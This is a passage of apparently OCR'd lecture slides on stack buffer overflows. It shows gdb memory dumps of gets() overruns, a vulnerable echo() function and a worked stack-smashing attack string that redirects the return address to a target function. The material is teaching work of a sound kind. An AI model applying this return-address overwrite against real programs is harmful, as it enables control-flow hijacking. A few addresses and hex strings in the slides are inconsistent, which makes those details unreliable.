0xffffd164:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd16c:     0xd5    0x5e    0xde    0xf7
```

```
(gdb) x/s $ebp-20
0xffffd154:     "Smith"
```



Simple Variable Overrun Example (Classic IA32)

Return Address:

```
(gdb) break main
Breakpoint 1 at 0x11ed
(gdb) run
Starting program: /media/sf_5156/demos/lecture7/simple_reverse

Breakpoint 1, 0x565561ed in main ()
(gdb) x/4xb $esp
0xffffd17c:     0xd5    0x5e    0xde    0xf7
(gdb) layout asm
```

Before calling gets, put another break point after the call and continue execution. Provide 123456789012 as input

```
gdb-peda$ break *main+131
Breakpoint 3 at 0x56556270
gdb-peda$ continue
```


```
B+>0x5655626b <main+126>    call   0x56556090 <gets@plt>
b+ 0x56556270 <main+131>    add    $0x10,%esp
```

Simple Variable Overrun Example (Classic IA32)

Return Address:

```
(gdb) break main
Breakpoint 1 at 0x11ed
(gdb) run
Starting program: /media/sf_5156/demos/lecture7/simple_reverse

Breakpoint 1, 0x565561ed in main ()
(gdb) x/4xb $esp
0xffffd17c:     0xd5    0x5e    0xde    0xf7
(gdb) layout asm
```

After calling gets and providing input 123456789012




Return address was later modified indirectly

```
>0x5655629b <main+174>          ret
(gdb) x/4xb $esp
0xffffd0fc:     0xd4    0x8f    0x55    0x56
```

Simple Variable Overrun Example (Classic IA32)

Code crashes after coming here:



Simple Variable Overrun Example (x86-64)

- gcc -fno-stack-protector -m64 -o simple_reverse_64bit simple_reverse.c

```
   0x5555555551d3 <main+106>        lea    -0xc(%rbp),%rax
   0x5555555551d7 <main+110>        mov    %rax,%rdi
   0x5555555551da <main+113>        mov    $0x0,%eax
B+>0x5555555551df <main+118>        callq  0x555555555070 <gets@plt>
   0x5555555551e4 <main+123>        lea    -0xc(%rbp),%rdx
```

```
(gdb) x/28xb $rbp-12
0x7fffffffdfa4: 0x53    0x6d    0x69    0x74    0x68    0x00    0x00    0x00
0x7fffffffdfac: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7fffffffdfb4: 0x00    0x00    0x00    0x00    0x83    0x70    0xde    0xf7
0x7fffffffdfbc: 0xff    0x7f    0x00    0x00
(gdb) ni
Enter last name: 12345678901234567890
0x00005555555551e4 in main ()
(gdb) x/28xb $rbp-12
0x7fffffffdfa4: 0x31    0x32    0x33    0x34    0x35    0x36    0x37    0x38
0x7fffffffdfac: 0x39    0x30    0x31    0x32    0x33    0x34    0x35    0x36
0x7fffffffdfb4: 0x37    0x38    0x39    0x30    0x00    0x70    0xde    0xf7
0x7fffffffdfbc: 0xff    0x7f    0x00    0x00
```

Least Significant Byte (LSB) of return address was modified

Another Example of Buffer Overflow (x86-64)

```
/* Echo Line */
void echo()
{
    char buf[4];
    gets(buf);
    puts(buf);
}
```

```
void main() {
    echo();
}
```

```
unix>gcc -fno-stack-protector -o bufdemo bufdemo.c
```


```
unix>./bufdemo
Type a string:12345678901
12345678901
```

```
unix>./bufdemo
Type a string:123456789012
123456789012
Segmentation Fault
```

Example Buffer Overflow Disassembly

main:

```
0x55555555551a2 <main+13>        callq  0x555555555169 <echo>
0x5555555551a7 <main+18>         mov    $0x0,%eax
```

echo:

```
B+ 0x555555555169 <echo>         endbr64
   0x55555555516d <echo+4>       push   %rbp
   0x55555555516e <echo+5>       mov    %rsp,%rbp
   0x555555555171 <echo+8>       sub    $0x10,%rsp
   0x555555555175 <echo+12>      lea    -0x4(%rbp),%rax
   0x555555555179 <echo+16>      mov    %rax,%rdi
   0x55555555517c <echo+19>      mov    $0x0,%eax
  >0x555555555181 <echo+24>      callq  0x555555555070 <gets@plt>
   0x555555555186 <echo+29>      lea    -0x4(%rbp),%rax
   0x55555555518a <echo+33>      mov    %rax,%rdi
   0x55555555518d <echo+36>      callq  0x555555555060 <puts@plt>
```


Code is system dependent - you may see something different but idea is same

```
(gdb) x/20xb $rbp-4
0x7fffffffdfac: 0x55    0x55    0x00    0x00    0xc0    0xdf    0xff    0xff
0x7fffffffdfb4: 0xff    0x7f    0x00    0x00    0xa7    0x51    0x55    0x55
0x7fffffffdfbc: 0x55    0x55    0x00    0x00
```

buf initial content: 0x55 0x55 0x00 0x00

U U NUL NUL

Before call to gets



Example Buffer Overflow Disassembly

main:

```
0x55555555551a2 <main+13>        callq  0x555555555169 <echo>
0x5555555551a7 <main+18>         mov    $0x0,%eax
```

echo:


```
B+ 0x555555555169 <echo>         endbr64
   0x55555555516d <echo+4>       push   %rbp
   0x55555555516e <echo+5>       mov    %rsp,%rbp
   0x555555555171 <echo+8>       sub    $0x10,%rsp
   0x555555555175 <echo+12>      lea    -0x4(%rbp),%rax
   0x555555555179 <echo+16>      mov    %rax,%rdi
   0x55555555517c <echo+19>      mov    $0x0,%eax
  >0x555555555181 <echo+24>      callq  0x555555555070 <gets@plt>
   0x555555555186 <echo+29>      lea    -0x4(%rbp),%rax
   0x55555555518a <echo+33>      mov    %rax,%rdi
   0x55555555518d <echo+36>      callq  0x555555555060 <puts@plt>
```

Code is system dependent - you may see something different but idea is same

```
(gdb) x/20xb $rbp-4
0x7fffffffdfac: 0x55    0x55    0x00    0x00    0xc0    0xdf    0xff    0xff
0x7fffffffdfb4: 0xff    0x7f    0x00    0x00    0xa7    0x51    0x55    0x55
0x7fffffffdfbc: 0x55    0x55    0x00    0x00
```

Old Base Pointer: 0x00007fffffffdfc0

Before call to gets



Example Buffer Overflow Disassembly

main:

```
0x55555555551a2 <main+13>        callq  0x555555555169 <echo>
0x5555555551a7 <main+18>         mov    $0x0,%eax
```

echo:


```
B+ 0x555555555169 <echo>         endbr64
   0x55555555516d <echo+4>       push   %rbp
   0x55555555516e <echo+5>       mov    %rsp,%rbp
   0x555555555171 <echo+8>       sub    $0x10,%rsp
   0x555555555175 <echo+12>      lea    -0x4(%rbp),%rax
   0x555555555179 <echo+16>      mov    %rax,%rdi
   0x55555555517c <echo+19>      mov    $0x0,%eax
  >0x555555555181 <echo+24>      callq  0x555555555070 <gets@plt>
   0x555555555186 <echo+29>      lea    -0x4(%rbp),%rax
   0x55555555518a <echo+33>      mov    %rax,%rdi
   0x55555555518d <echo+36>      callq  0x555555555060 <puts@plt>
```

Code is system dependent - you may see something different but idea is same

```
(gdb) x/20xb $rbp-4
0x7fffffffdfac: 0x55    0x55    0x00    0x00    0xc0    0xdf    0xff    0xff
0x7fffffffdfb4: 0xff    0x7f    0x00    0x00    0xa7    0x51    0x55    0x55
0x7fffffffdfbc: 0x55    0x55    0x00    0x00
```

Return Address: 0x00005555555551a7

Before call to gets



Example Buffer Overflow Disassembly

main:

```
0x555555551a2 <main+13>          callq  0x555555555169 <echo>
0x5555555551a7 <main+18>         mov    $0x0,%eax
```


echo:

```
B+ 0x555555555169 <echo>         endbr64
   0x55555555516d <echo+4>       push   %rbp
   0x55555555516e <echo+5>       mov    %rsp,%rbp
   0x555555555171 <echo+8>       sub    $0x10,%rsp
   0x555555555175 <echo+12>      lea    -0x4(%rbp),%rax
   0x555555555179 <echo+16>      mov    %rax,%rdi
   0x55555555517c <echo+19>      mov    $0x0,%eax
  >0x555555555181 <echo+24>      callq  0x555555555070 <gets@plt>
   0x555555555186 <echo+29>      lea    -0x4(%rbp),%rax
   0x55555555518a <echo+33>      mov    %rax,%rdi
   0x55555555518d <echo+36>      callq  0x555555555060 <puts@plt>
```

```
Breakpoint 1, echo () at bufdemo.c:3
(gdb) ni
(gdb) x/20xb $rbp-4
0x7fffffffdfac: 0x55    0x55    0x00    0x00    0xc0    0xdf    0xff    0xff
0x7fffffffdfb4: 0xff    0x7f    0x00    0x00    0xa7    0x51    0x55    0x55
0x7fffffffdfbc: 0x55    0x55    0x00    0x00
(gdb) ni
12345678901
(gdb) x/20xb $rbp-4
0x7fffffffdfac: 0x31    0x32    0x33    0x34    0x35    0x36    0x37    0x38
0x7fffffffdfb4: 0x39    0x30    0x31    0x00    0xa7    0x51    0x55    0x55
0x7fffffffdfbc: 0x55    0x55    0x00    0x00
(gdb)
```

Overflowed buffer, but did not corrupt state

After call to gets



Example Buffer Overflow Disassembly

main:


```
0x55555555551a2 <main+13>        callq  0x555555555169 <echo>
0x5555555551a7 <main+18>         mov    $0x0,%eax
```

echo:

```
B+ 0x555555555169 <echo>         endbr64
   0x55555555516d <echo+4>       push   %rbp
   0x55555555516e <echo+5>       mov    %rsp,%rbp
   0x555555555171 <echo+8>       sub    $0x10,%rsp
   0x555555555175 <echo+12>      lea    -0x4(%rbp),%rax
   0x555555555179 <echo+16>      mov    %rax,%rdi
   0x55555555517c <echo+19>      mov    $0x0,%eax
  >0x555555555181 <echo+24>      callq  0x555555555070 <gets@plt>
   0x555555555186 <echo+29>      lea    -0x4(%rbp),%rax
   0x55555555518a <echo+33>      mov    %rax,%rdi
   0x55555555518d <echo+36>      callq  0x555555555060 <puts@plt>
```

```
Breakpoint 1, echo () at bufdemo.c:3
(gdb) ni
(gdb) x/20xb $rbp-4
0x7fffffffdfac: 0x55    0x55    0x00    0x00    0xc0    0xdf    0xff    0xff
0x7fffffffdfb4: 0xff    0x7f    0x00    0x00    0xa7    0x51    0x55    0x55
0x7fffffffdfbc: 0x55    0x55    0x00    0x00
(gdb) ni
123456789012
(gdb) x/20xb $rbp-4
0x7fffffffdfac: 0x31    0x32    0x33    0x34    0x35    0x36    0x37    0x38
0x7fffffffdfb4: 0x39    0x30    0x31    0x32    0x00    0x51    0x55    0x55
0x7fffffffdfbc: 0x55    0x55    0x00    0x00
(gdb)
```

After call to gets



Program "returned" to 0x555555555100 instead of 0x5555555551a7, and then crashed.

Outline

- Perform a simple **variable buffer overrun**
- Stack Smash Attack
- Exploiting a **variable buffer overflow** vulnerability to gain root privileges
- **Shellcode** Injection Attack

Stack Smashing Attacks


```
void P(){
  Q();
  ...
}
```

return address **A**

```
int Q() {
  char buf[64];
  gets(buf);
  ...
  return ...;
}
```

```
void S(){
/* Something
   unexpected */
  ...
}
```

Stack **after** call to **gets()**




- **Overwrite normal return address A with address of some other code S**
- **When Q executes `ret`, will jump to other code**

Crafting Smashing String (smash.c)

```
0x5555555551e0 <main+13>          callq  0x555555555189 <echo>
0x5555555551e5 <main+18>          mov    $0x0,%eax
```

Stack before ret

should be:




```
int echo() {
  char buf[4];
  gets(buf);
  ...
  return ...;
}
```

Target Code

```
void smash() {
  printf("I've been smashed!\n");
  exit(0);
}
```

```
0000555555551b5 <smash>:
  5555555551b5: 48 83 ec 08
```


Attack String (Hex)

```
31 32 33 34 35 36 37 38 39 30 31 32 b5 51 55 55 55 55 00 00
```

Smashing String Effect (After Applying String)

Stack before ret

with attack:



Target Code

```
void smash() {
  printf("I've been smashed!\n");
  exit(0);
}
```


```
0000555555551b5 <smash>:
 5555555551b5: 48 83 ec 08
```

Attack String (Hex)

```
31 32 33 34 35 36 37 38 39 30 31 32 b5 51 55 55 55 55 00 00
```

Smashing String Effect In Action

Stack before ret
with attack:



Target Code

```
void smash() {
  printf("I've been smashed!\n");
  exit(0);
}
```

```
0000555555551b5 <smash>:
 5555555551b5: 48 83 ec 08
```

Attack String (Hex)

```
31 32 33 34 35 36 37 38 39 30 31 32 b5 51 55 55 55 55 00 00
```

Performing Stack Smash

Attack String (Hex)

```
31 32 33 34 35 36 37 38 39 30 31 32 b5 51 55 55 55 55 00 00
```

- Put hex sequence in file **smash-hex.txt**
- Use **hexify** program to **convert hex digits to characters**
  - **Some of them are non-printing**
- Provide as input to vulnerable program

```
linux> cat smash-hex.txt
30 31 32 33 34 35 36 37 38 39 30 31 32 b5 51 55 55 55 55 00 00
linux> cat smash-hex.txt | ./hexify | ./smash
Type a string:0123456789012345678901230?@
I've been smashed!
```

